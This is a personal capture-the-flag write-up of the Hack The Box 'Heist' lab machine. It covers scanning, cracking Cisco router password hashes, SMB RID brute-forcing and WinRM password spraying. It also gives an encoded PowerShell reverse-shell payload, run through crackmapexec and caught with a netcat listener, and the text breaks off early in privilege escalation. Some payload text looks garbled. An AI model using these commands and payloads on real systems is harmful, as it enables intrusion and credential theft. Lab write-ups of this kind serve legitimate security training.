

# HTB Heist Writeup

writeups@centraliowacybersec.com

## HTB Heist Thoughts

<https://app.hackthebox.com/machines/201>

This was a super fun box considering there isn't a lot of networking representation. Getting to break some cisco hashed passwords was fun. Leveraging those to get a foothold was pretty straight forward but the privesc was one of the more difficult windows boxes I have done. I learned a lot about Windows Process Inspection through the privesc and highly recommend the box.

## Table of contents

1. Skills needed and skills learned
2. High Overview
3. Initial Scan
4. Service Enumeration
5. Privilege Escalation

### 1. Skills needed and skills learned

- 1.1. Web Enumeration
- 1.2. Cisco Hash Cracking
- 1.3. Windows Process Inspection

### 2. High Overview

The initial scan only showed five open ports and one of them wasn't the least bit interesting. I found my foothold on the website by browsing to the support as a guest, snagging the config file that was uploaded and cracking the cisco type 5/7 hashes offline. The creds I got didn't seem to work on the website so I turned focus to the winrm port. I tested smb against all the creds and finally logged in with hazard@heist.htb and one of the passwords. I used crackmapexec and eventually evil-winrm to pop a user shell. I enumerated the privesc for quite a long time but finally found the todo.txt with a hint and connected that to firefox processes running. I uploaded procdump to dump the info from it. Found creds that turned out to be admin winrm creds and popped an admin shell with them.

## Technical Overview

Everything below is a step by step guide on my methods attempted and used, my thought processes and exactly what I did to root the machine.

### 3. Nmap Enumeration

3.1. Sudo nmap -T4 -p- -a heist.htb

```
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
49669/tcp open  unknown
```

3.2. sudo nmap -T4 -p80,135,445,5985,49669 -A -sC -sV -v heist.htb

```
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_       httponly flag not set
|_ http-methods:
|_   Supported Methods: OPTIONS TRACE GET HEAD POST
|_   Potentially risky methods: TRACE
|_ http-title: Support Login Page
|_ Requested resource was login.php
|_ http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds?
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
49669/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|_   3.1.1:
|_     Message signing enabled but not required
|_ smb2-time:
|_   date: 2021-12-29T20:13:29
|_   start_date: N/A
|_ clock-skew: 6m36s

TRACEROUTE (using port 135/tcp)
HOP RTT      ADDRESS
1   48.71 ms 10.10.14.1
2   44.89 ms heist.htb (10.10.10.149)
```

## 4. Service Enumeration


- 4.1. As a precursor, I did directory bust, ran nikto and used the whole website tool suite but it was all null when I got the attachments file to crack. I just wanted to note that it is important to do that every time for enumeration sake.
- 4.2. I started with SMB ports for potentially some easy enumeration but there was no way to get anonymous login.

```
(kali@kali)-[~]  
$ smbclient -L heist.htb  
Enter WORKGROUP\kali's password:  
session setup failed: NT_STATUS_ACCESS_DENIED
```


- 4.3. I turned focus to 5985 which was WinRM and found some interesting reads on it but no way in without credentials.
  - 4.3.1. <https://pentestlab.blog/tag/winrm/>
  - 4.3.2. <https://book.hacktricks.xyz/pentesting/5985-5986-pentesting-winrm>

```
(kali@kali)-[~]  
$ nikto -h heist.htb:5985  
- Nikto v2.1.6  
  
+ Target IP: 10.10.10.149  
+ Target Hostname: heist.htb  
+ Target Port: 5985  
+ Start Time: 2021-12-29 15:00:53 (GMT-6)  
  
+ Server: Microsoft-HTTPAPI/2.0  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against XSS.  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content in a different fashion to the MIME type.  
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

- 4.4. I moved on to port 80 and enumerated the website.




- 4.5. It was a simple support page.
- 4.6. No basic creds worked so I signed in as guest.



- 4.7. This dumped some very interesting information.
- 4.8. I collected some usernames and inspected the attachment.
- 4.9. Looks to be part of a Cisco router config.

```
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
 synchronization
  bgp log-neighbor-changes
  bgp dampening
  network 192.168.0.0 mask 255.255.255.0
  timers bgp 3 9
  redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
 session-timeout 600
 authorization exec SSH
 transport input ssh
```

- 4.10. I notice here are the attachments folder and the user hashes in the config.
- 4.11. These are usually pretty weak, especially on IOS 12.2.
- 4.12. My networking experience is paying off. :)
- 4.13. I double checked for any other attachments but the directory was hidden from browsing.



- 4.14. I started away at cracking and popped all three passwords pretty quickly.
- 4.15. Two were popped on a website and the more difficult one was popped in JohnTheRipper.

Type 7 Password: 0242114B0E143F015F5D1E161713

Crack Password

Plain text:

Type 7 Password: 02375012182C1A1D751618034F36415408

Crack Password

Plain text:

```
(kali@kali)-[~]
└─$ john ciscmd5 --wordlist="/usr/share/wordlists/rockyou.txt" --format=md5crypt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:46 14.51% (ETA: 14:31:40) 0g/s 49729p/s 49729c/s 49729C/s 292305mha..291645
0g 0:00:00:47 14.81% (ETA: 14:31:41) 0g/s 49697p/s 49697c/s 49697C/s 19860520..19851247
stealth1agent (?)
1g 0:00:01:09 DONE (2021-12-29 14:27) 0.01448g/s 50765p/s 50765c/s 50765C/s stealthy001..steak7893
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~]
└─$ john ciscmd5 --wordlist="/usr/share/wordlists/rockyou.txt" --format=md5crypt --show
Invalid options combination: "--show"


(kali@kali)-[~]
└─$ john ciscmd5 --show
stealth1agent
1 password hash cracked, 0 left
```

- 4.16. I was able to build a user and password list from these and poke at SMB to confirm creds.
- 4.17. I confirmed Hazard for the username and the password was the type 5 secret from the config.

```
(kali@kali)-[~]
$ smbclient -L heist.htb -U hazard
Enter WORKGROUP\hazard's password:

      Sharename      Type      Comment
      ─────────      ───      ─────────
      ADMIN$         Disk      Remote Admin
      C$             Disk      Default share
      IPC$           IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
```

- 4.18. I attempted winrm logins from this account but it just wasn't having it. I started reading up on what I could do with this information.
- 4.18.1. <https://blog.ropnop.com/using-credentials-to-own-windows-boxes/>
- 4.18.2. <https://www.voidwarranties.tech/posts/pentesting-tuts/cme/crackmapexec-cheatsheet/>
- 4.19. I eventually found out I could brute force the RIDs of the users to get back information.
- 4.20. The RID is the data in the image below inside the Unique Identifiers for each user.



- 4.21. This dumped all the users!

```
(kali@kali)-[~]
$ crackmapexec smb heist.htb -u hazard -p [REDACTED] --rid-brute
SMB 10.10.10.149 445 SUPPORTDESK [*] Windows 10.0 Build 17763 x64 (name:SUPPORTDESK)
ortDesk) (signing:False) (SMBv1:False)
SMB 10.10.10.149 445 SUPPORTDESK [+] SupportDesk\hazard:stealthlagent
SMB 10.10.10.149 445 SUPPORTDESK [+] Brute forcing RIDs
SMB 10.10.10.149 445 SUPPORTDESK 500: SUPPORTDESK\Administrator (SidTypeUser)
SMB 10.10.10.149 445 SUPPORTDESK 501: SUPPORTDESK\Guest (SidTypeUser)
SMB 10.10.10.149 445 SUPPORTDESK 503: SUPPORTDESK\DefaultAccount (SidTypeUser)
SMB 10.10.10.149 445 SUPPORTDESK 504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
SMB 10.10.10.149 445 SUPPORTDESK 513: SUPPORTDESK\None (SidTypeGroup)
SMB 10.10.10.149 445 SUPPORTDESK 1008: SUPPORTDESK\Hazard (SidTypeUser)
SMB 10.10.10.149 445 SUPPORTDESK 1009: SUPPORTDESK\support (SidTypeUser)
SMB 10.10.10.149 445 SUPPORTDESK 1012: SUPPORTDESK\Chase (SidTypeUser)
SMB 10.10.10.149 445 SUPPORTDESK 1013: SUPPORTDESK\Jason (SidTypeUser)
```

- 4.22. I now added to my user list and tried another brute force to see what worked.
- 4.23. I popped Chase with another config file password!



```

(kali@kali)-[~]
└─$ crackmapexec winrm heist.htb -d supportdesk -u users -p passwords
WINRM 10.10.10.149 5985 heist.htb [*] http://10.10.10.149:5985/wsman
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\hazard: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\hazard: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\hazard: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\hazard: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\hazard: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\admin:s [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\admin:$ [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\admin:Q [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\admin:? [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\administrator: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\administrator: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\administrator: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\administrator: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\supportadmin:s [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\supportadmin:$ [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\supportadmin:Q [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\supportadmin:? [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\supportadministrator: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\supportadministrator: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\supportadministrator: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\supportadministrator: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\guest: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\guest: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\guest: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\guest: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\defaultaccount: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\defaultaccount: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\defaultaccount: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\defaultaccount: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\wdutilityaccount: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\wdutilityaccount: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\wdutilityaccount: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\wdutilityaccount: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\none: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\none: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\none: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\none: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\support: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\support: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\support: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\support: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\chase: [redacted]
WINRM 10.10.10.149 5985 heist.htb [-] supportdesk\chase: [redacted]
WINRM 10.10.10.149 5985 heist.htb [+] supportdesk\chase: [redacted] (Pwn3d!)

```

4.24. I moved on to use crackmapexec as a shell but ultimately had some issues with it.

```

(kali@kali)-[~]
└─$ crackmapexec winrm heist.htb -d supportdesk -u chase -p 'Q4)sJu\Y8qz*A3?d' -x whoami
WINRM 10.10.10.149 5985 heist.htb [*] http://10.10.10.149:5985/wsman
WINRM 10.10.10.149 5985 heist.htb [+] supportdesk\chase:Q4)sJu\Y8qz*A3?d (Pwn3d!)
WINRM 10.10.10.149 5985 heist.htb [+] Executed command
WINRM 10.10.10.149 5985 heist.htb supportdesk\chase

```

```

(kali@kali)-[~]
$ crackmapexec winrm heist.htb -d supportdesk -u chase -p 'Q4)sJu\Y8qz*A3?d' -x 'ping 10.10.14.21'
WINRM 10.10.10.149 5985 heist.htb [*] http://10.10.10.149:5985/wsman
WINRM 10.10.10.149 5985 heist.htb [+] supportdesk\chase:Q4)sJu\Y8qz*A3?d (Pwn3d!)
WINRM 10.10.10.149 5985 heist.htb [+] Executed command
WINRM 10.10.10.149 5985 heist.htb
Pinging 10.10.14.21 with 32 bytes of data:
Reply from 10.10.14.21: bytes=32 time=52ms TTL=63
Reply from 10.10.14.21: bytes=32 time=52ms TTL=63
Reply from 10.10.14.21: bytes=32 time=52ms TTL=63
Reply from 10.10.14.21: bytes=32 time=52ms TTL=63

Ping statistics for 10.10.14.21:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 52ms, Maximum = 52ms, Average = 52ms

```

4.25. I moved onto a full shell that I created from <https://revshells.com>

# Reverse Shell Generator

Port  +1

**Listener** ☒ Advanced

`sudo nc -lvp 443`

Type

required.

enom

☒ Show Advanced

`powershell -e`

```

JABjAGwAaQB1AG4AdAAgAD0AIABoAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgB0AGUAdAAuAFMAb
wBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQB1AG4AdAAoACIAMQAuAC4AMQAuAC4AMQA0AC4AMGAxACIALAA0ADQAMw
ApADsAJABzAHQAcgB1AGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwB1AHQAuWB0AHIAZQBhAG0AKAApADsAwB
iAHkAdAB1AFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0A0wB3AGgAaQBs
AGUAKAAoACQAaQAgAD0AIAAkAHMAdABYAGUAYQBtAC4AUgB1AGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAKA
GIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgB1ACAAMAApAHsA0wAkAGQAYQB0AGEAIAA9ACAAKABOAG
UAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcAB1AE4AYQBtAGUAIABTAHkAcwB0AGUAbQAUAFQAZQB4AHQALgBBAFM
AQwBjAeKARQBwAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAACAA
JABpAckA0wAkAHMAZQBwAGQAYgBhAGMAawAgAD0AIAA0AGkAZQB4ACAAJABkAGEAdABhACAAMGA+ACYAMQAgAHwAI
ABPAHUAdAAAFMAAdABYAGkAbgBnACAAGQAgACwB1AG4AZAB1AGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQ
BjAGsAIAArACAAIGBQAFMAIAA1ACAAKwAGACgACB3AGQAKQAuAFAAYQB0AGGAIAArACAAIGa+ACAAIGa7ACQAcwB
1AG4AZABiAHkAdAB1ACAAPQAgACgAwwB0AGUAeAB0AC4AZQBwAGMAbwBkAGkAbgBnAF0A0gA6AEeAUwBDAEKASQAp

```

#### 4.26. Setup a listener.

```
(kali㉿kali)-[~]
$ sudo nc -lvnp 443
listening on [any] 443 ...
```

4.27. Popped a full shell.

```
(kali㉿kali)~[~]
$ crackmapexec winrm heist.host -d supportdesk -u chase -p 'Q4' -sJuY8qz*A3?d' -x 'powershell -e JABjAGwAaQbLAG4AdAA
gAD0AIBABOAGUAdwAtEA8AYBgBqAGUAYwB0ACAAPwB5AHHMAdABLAG4AGb0AGUAdwAAUAFmabwBjAGsAZQb0AHMALgBUAEUAUABDGAwAaQbLAG4AdAaAoACTI
AMQAwAc4AMQAwAc4AMQAwAc4AMgAXACTIALAA0ADQAMwApADsABJABzAHQAcgBLAGAEAbQAgAD0ATAAKAGABMABpPAAGUAbgB0AC4ARwBLAHQAUW00AHIAZQB
hGAK0AAGpAAsWwB1AihKAdAB1AFsAXQBdACUyBgB5AHQAQZBZACAAAPQAgADAALgAuADYANQQA1ADMANQB8ACUAEwAwAH0AOWB3AGGAaQBsAGUAKAAOAcCQ
AaAQAgAD0AIAAKAHMAdABYAGUAYQBtAC4AqB1LAGEAZAaOACUyAgB5AHQAQZBZACwAtAAYANcWAtTAAKAGTAEqB0AGUACwAaEwAZQBUAgCgADAB0AcCKAKQAg
gAC0AbgBLACAAMAApAhSAOWAkAGQAYQB0AGEAIAA9ACAAKAB0AGUAdwAtEA8AYBgBqAGUAYwB0ACAALQBUAHKAcAB1AE4AYQBtAGUAIABTAHKAkwB0AGU
AbQAUAc4AHQAZQb4HQALgBBFMAFwB3JAEKARQBUAGMabwBqAGBnACKALgBhAGUAdABMTAHQAcgPbPAg4AZwAaOACQAgB5AHQAQZBZACwAAmAsACAAJAB
pAcKAOwAKFAHZAQBUAGQAYgBhGMAAwAgAD0AIAOAGKAZQb4ACAAJABKAGEAdABHCAAMAg+ACYAMAgAHwAtBAPHAUdAdAATfMADABYAgKAgBgBnACA
AKQA7ACQAcwBLAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBKAGIAYQBjAGsATAArACAAITgBQAFMAIAAIAACAAKwAgAgCgAcAB3AGQAKQAUAFAYQB
0AGGAtAATrACAATgA+ACAAIAG7ACQAcwBLAG4AZABiAHKAdAB1LACAAPQAgAgAwB0AGUAEAB0AC4AZwB0AGUABGABfKAGKAgBnAF0OAg6AEAUwBDAEK
ASQAPAc4ARwBLAHQAQZB5AHQAQZBZACgAJABzAGUAbgBKAGIAYQBjAGsAMgAPAdA5AJBzAHQACgB1LAGEABQAUAFcAgcBpAHQAQZBZACwBLAG4AZAB
iAhKAdAB1LcWMAAAsACQAcwBLAG4AZABiAHKAdAB1Lc4ATAB1AG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAAPAH0AOWAkAGM
AbABpAGUAbgB0AC4AQwBsAG8AcwBLACgAKQA= '

WINRM 10.10.10.149 5985 heist.host [*] http://10.10.10.149:5985/wsman
WINRM 10.10.10.149 5985 heist.host [+] supportdesk\chase:Q4'sJuY8qz*A3?d (Pwn3d!)
```

```
(kali㉿kali)-[~]  
$ sudo nc -lvp 443  
listening on [any] 443 ...  
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.149] 49685  
whoami  
supportdesk\chase  
PS C:\Users\Chase\Documents>
```

4.28. From here I grabbed the user flag and moved onto privesc.

```
PS C:\Users\Chase\desktop> whoami
supportdesk\chase
PS C:\Users\Chase\desktop> hostname
SupportDesk
PS C:\Users\Chase\desktop> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

Connection-specific DNS Suffix . : htb
IPv6 Address. . . . . : dead:beef::1e0
Link-local IPv6 Address . . . . . : fe80::9d62:253:c793:4995%15
IPv4 Address. . . . . : 10.10.10.149
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.10.10.2
PS C:\Users\Chase\desktop> type c:\users\chase\desktop\user.txt
97e... 35b8
```

## 5. Privilege Escalation

- 5.1. I started attempting script tools like winpeas and powerup.ps1 but were having an assortment of issues outside of manual enumeration.
- 5.2. I did talk with someone and they mentioned the behavior was weird but recommended EvilWinRM instead so I quickly moved over to that tool.
- 5.3. I did try different shells and methods before asking and EvilWinRM was just the right tool for this job.

```
(kali㉿kali)-[~/Documents/boxes/heist.htb/evil-winrm]
$ evil-winrm -i heist.htb -u chase -p "1234567890"

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemen
ted on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completi
on

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Chase\Documents>
```

- 5.4. Once on EvilWinRM I was able to run powershell scripts like PowerUp.ps1 which led me to be able to see the Firefox processes.

```
*Evil-WinRM* PS C:\Users\Chase\Documents> Import-Module c:\windows\temp\t\Privesc
